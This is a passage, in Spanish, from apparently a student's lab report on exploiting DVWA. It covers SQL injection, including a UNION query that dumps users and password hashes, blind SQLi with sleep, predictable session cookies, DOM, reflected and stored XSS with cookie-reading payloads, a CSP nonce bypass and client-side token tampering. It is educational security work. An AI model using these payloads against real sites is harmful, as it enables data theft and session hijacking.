


Figura 19: Inyección de consulta para ver los usuarios

## MEDIUM

En Medium, el input estaba algo más filtrado, así que usé las herramientas de desarrollo del navegador para modificar el valor enviado y añadir mi payload manualmente. Esto nos permite ver igualmente la información de la base de datos, demostrando que la validación en el cliente no es suficiente.

```

▼<select name="id">
  <option value="1 or 1=1 UNION SELECT user, password FROM users#">1 or 1=1 UNION SELECT user, password FROM users#</option>
  <option value="2">2</option>
  <option value="3">3</option>

```

Figura 20: Modificamos desde inspeccionar el valor de la opción 1 con nuestro payload

User ID:

Figura 21: payload

User ID:

```

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#

```

Figura 22: Muestra de los usuarios

## 1.7 SQL Injection (Blind) - DVWA

La inyección SQL ciega es una variante en la que no obtenemos directamente el resultado de la consulta.

### LOW | MEDIUM

En low, al introducir valores como 1 and sleep(5), pude comprobar que el servidor se quedaba pensando, lo que indicaba que el payload había sido interpretado.

En Medium, el comportamiento fue similar, aunque con una validación algo más estricta que igualmente podemos evadir con payloads más sutiles. Este tipo de vulnerabilidad demuestra cómo incluso sin respuesta directa, se puede sacar información del sistema.




Figura 23: Prueba de escribir 1





Figura 24: Tras escribir nuestro payload "1 and sleep(5)"



## 1.8 Weak Session IDs - DVWA

Aquí analizamos cómo se generan las cookies de sesión.

### LOW

En el nivel low, los IDs eran simples números consecutivos, lo que los hace extremadamente predecibles.

Cache Storage	Filter Items	
Cookies	Name	Value
http://127.0.0.1	dvwaSession	408a0f22a89d55f6c094d55ca4079e4e1fc1dda6
Indexed DB	dvwaSession	2
Local Storage	PHPSESSID	0db8cf626d22ee6dff2397211dba8b2
	security	low

Figura 25: Cookie autoincremental en 1, fácil de adivinar

## MEDIUM

En médium, las cookies parecían más complejas, pero al analizarlas vemos que estaban generadas a partir de la fecha y hora, por lo que también eran vulnerables.

Cookies	Name	Value	Domain	Path
http://127.0.0.1	dvwaSession	1745434169	127.0.0.1	/DVWA
Indexed DB	dvwaSession	408a0f22a89d55f6c094d55ca4079e4e1fc1dda6	127.0.0.1	/vuln
Local Storage	PHPSESSID	0db8cf626d22ee6dff2397211dba8b2	127.0.0.1	/
Session Storage	security	medium	127.0.0.1	/

Figura 26: Cookie generada en base a la fecha

Incluso encontramos herramientas online que permiten descifrar la lógica y predecir sesiones válidas.

### Convert epoch to human-readable date and vice versa

1745434169 [Timestamp to Human date](#) [\[batch convert\]](#)

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

**GMT** : Wednesday, April 23, 2025 6:49:29 PM

**Your time zone** : Wednesday, April 23, 2025 8:49:29 PM GMT+02:00 DST

**Relative** : A few seconds ago

Yr Mon Day Hr Min Sec  
 2025 - 4 - 23 6 : 49 : 51 PM GMT [Human date to Timestamp](#)

Figura 27: Página donde podemos descifrar el sentido de la cookie y poder adivinarla según la fecha actual

## 1.9 DOM Based Cross Site Scripting (XSS) - DVWA

Esta forma de XSS se basa en cómo el navegador interpreta el DOM.

### LOW

En el nivel low, simplemente inyectar código JavaScript en la opción de idioma (?default=english"><script>alert(hacked)</script>) y se ejecutó.

```
<script></script>
<option value="<script>alert(hackeado);</script>">English</option>
<option value="French">French</option>
```

Figura 28: Añadimos el payload a la opción english

Figura 29: tras seleccionar la opción english con nuestro payload

### MEDIUM

En medium, utilicé un payload más elaborado para evitar validaciones, insertando una etiqueta <img> con un onerror, que nos permite ejecutar un alert(document.cookie), ignorando la validación de image tag, demostrando la ejecución de código en el navegador de la víctima.






Figura 30: Tras hacer lo mismo pero con un payload distinto para saltarse la comprobación de que sea imagen, payload `"' ></option></select><img src=x onerror=alert(document.cookie)>"`

## 1.10 Reflected Cross Site Scripting (XSS) - DVWA

Este tipo de XSS refleja el payload directamente en la respuesta del servidor.

### LOW | MEDIUM

En low, basta con escribir `<img src=x onerror=alert(document.cookie)>` en un campo visible para que se ejecutará.




Figura 31: Tras escribir nuestro payload directamente

Lo mismo funciona con medium.




Figura 32: Funciona igual en medium

### 1.11 Stored Cross Site Scripting (XSS) - DVWA

En el XSS almacenado, el código malicioso queda guardado en la base de datos y se ejecuta cada vez que alguien accede a ese contenido.

#### LOW

En low, introducimos el payload en el campo de descripción, y luego se ejecuta automáticamente al visitar la página.



**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Nombre: test

Figura 33: Escribimos nuestro payload en la descripción





Figura 34: Payload ejecutado

#### MEDIUM

En médium, aunque había restricciones de longitud, modifiqué el valor desde el navegador usando "Inspeccionar elemento", y conseguimos inyectar el mismo código.

Este tipo de XSS es especialmente peligroso porque afecta a todos los usuarios que visiten la página infectada.



Name \*

Message \*

Figura 35: Escribimos el payload en el nombre, simplemente "inspeccionando" modificamos el límite de caracteres




Figura 36: Exito

## 1.12 Content Security Policy (CSP) Bypass - DVWA

En esta sección el reto consistía en saltarse las políticas CSP.

### LOW

En low, logré ejecutar JavaScript directamente.






Figura 37: Tras ejecutar un js directamente

## MEDIUM

En Medium, necesitaba añadir un atributo nonce al script para que fuera permitido. Copié el valor del nombre desde el código fuente usando las herramientas del navegador, y lo utilicé en mi payload, logrando ejecutar un `alert(document.cookie)`.

```
<script
nonce="TmV2ZXlglZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(document.cookie)</script>
```




Figura 38: En inspeccionar tenemos que copiar el nombre.

Esto demuestra cómo incluso una política CSP mal aplicada puede ser burlada si el atacante accede al código fuente.

## 1.13 JavaScript Attacks - DVWA

En esta sección exploramos ataques que se pueden hacer solo con JS y manipulación del frontend.

## LOW

En low, vemos que el sistema cifraba una palabra con ROT13 y luego MD5.

```
function generate_token() {
    var phrase = document.getElementById("phrase").value;
    document.getElementById("token").value = md5(rot13(phrase));
}

generate_token();
```

Figura 39: Vemos que lo que hace el un cifrado rot13 y después md5.

Usando herramientas online, sacamos el hash correcto y conseguimos modificar el token en el navegador y escribir success para validar como "success".





Figura 40: Ciframos success con el cifrado correspondiente en una web


```
<form name="low_js" method="post">
  <input id="token" type="" name="token" value="8b479aefbd90795395b3e7089ae0dc09">
  <label for="phrase">Phrase</label>
  <input id="phrase" type="text" name="phrase" value="ChangeMe">
  <input id="send" type="submit" name="send" value="Submit">
</form>
```

Figura 41: Hacemos visible el token



A screenshot of a web form. On the left, there is a text input field containing a long alphanumeric string: 2b435834ebf84ebcc2c6424d6. To its right is the label 'Phrase'. Further right is another text input field containing the word 'success'. To the right of this field is a button labeled 'Submit'.

Figura 42: Modificamos el token con el de success y escribimos success



A screenshot of a web form showing a success message. At the top, it says 'Submit the word "success" to win.' Below that, in red text, it says 'Well done!'. At the bottom, there is a text input field labeled 'Phrase' containing the text 'ChangeMe', and a button labeled 'Submit' to its right.

Figura 43: Exito


## MEDIUM

En Medium, el token era la palabra "changeme" al revés, encerrada entre dos xx. Una vez cambiamos el token en el navegador, el sistema acepta el valor como válido. Esto demuestra lo inseguro que puede ser confiar en validaciones realizadas únicamente en el cliente.



A screenshot of a web form. At the top, it says 'Submit the word "success" to win.' Below that, there is a text input field containing 'XXeMegnahCXX'. To its right is the label 'Phrase'. Further right is another text input field containing the word 'ChangeMe'. To the right of this field is a button labeled 'Submit'.


Figura 44: Haciendo visible el token vemos que es solo changeme al revés entre dos double x



A screenshot of a web form. At the top, it says 'Submit the word "success" to win.' Below that, there is a text input field containing 'XXsseccusXX'. To its right is the label 'Phrase'. Further right is another text input field containing the word 'success'. To the right of this field is a button labeled 'Submit'.

## More Information

Figura 45: Escribimos como token xxsseccusxx y success



Submit the word "success" to win.

Well done!

Phrase

---

### More Information

- <https://www.w3schools.com/js/>
- <https://www.youtube.com/watch?v=cs7EQdWO5>
- <https://ponyfoo.com/articles/es6-proxies-in-deptl>

Figura 46: Exito

## 2. Webgrafía

---

- <https://github.com/digininja/DVWA>
- <https://aftabsama.com/writeups/dvwa/>
- <https://youtube.com/playlist?list=PLHUKi1UIEgOJLPSFZaFKMoexpM6qhOb4Q&si=R5rJUcrfT6KQkcDb>

## 3. Conclusión

---

Esta práctica me ha permitido entender a fondo cómo funcionan las principales vulnerabilidades web y qué implicaciones reales tienen en un entorno práctico. Trabajar sobre DVWA me ha servido para afianzar conceptos de seguridad ofensiva y me ha demostrado la importancia de validar correctamente los inputs del usuario, proteger las sesiones y aplicar políticas de seguridad robustas. Además, la experiencia de explotar fallos paso a paso y ver el impacto directo de cada ataque ha sido clave para visualizar por qué es fundamental desarrollar aplicaciones seguras desde el inicio.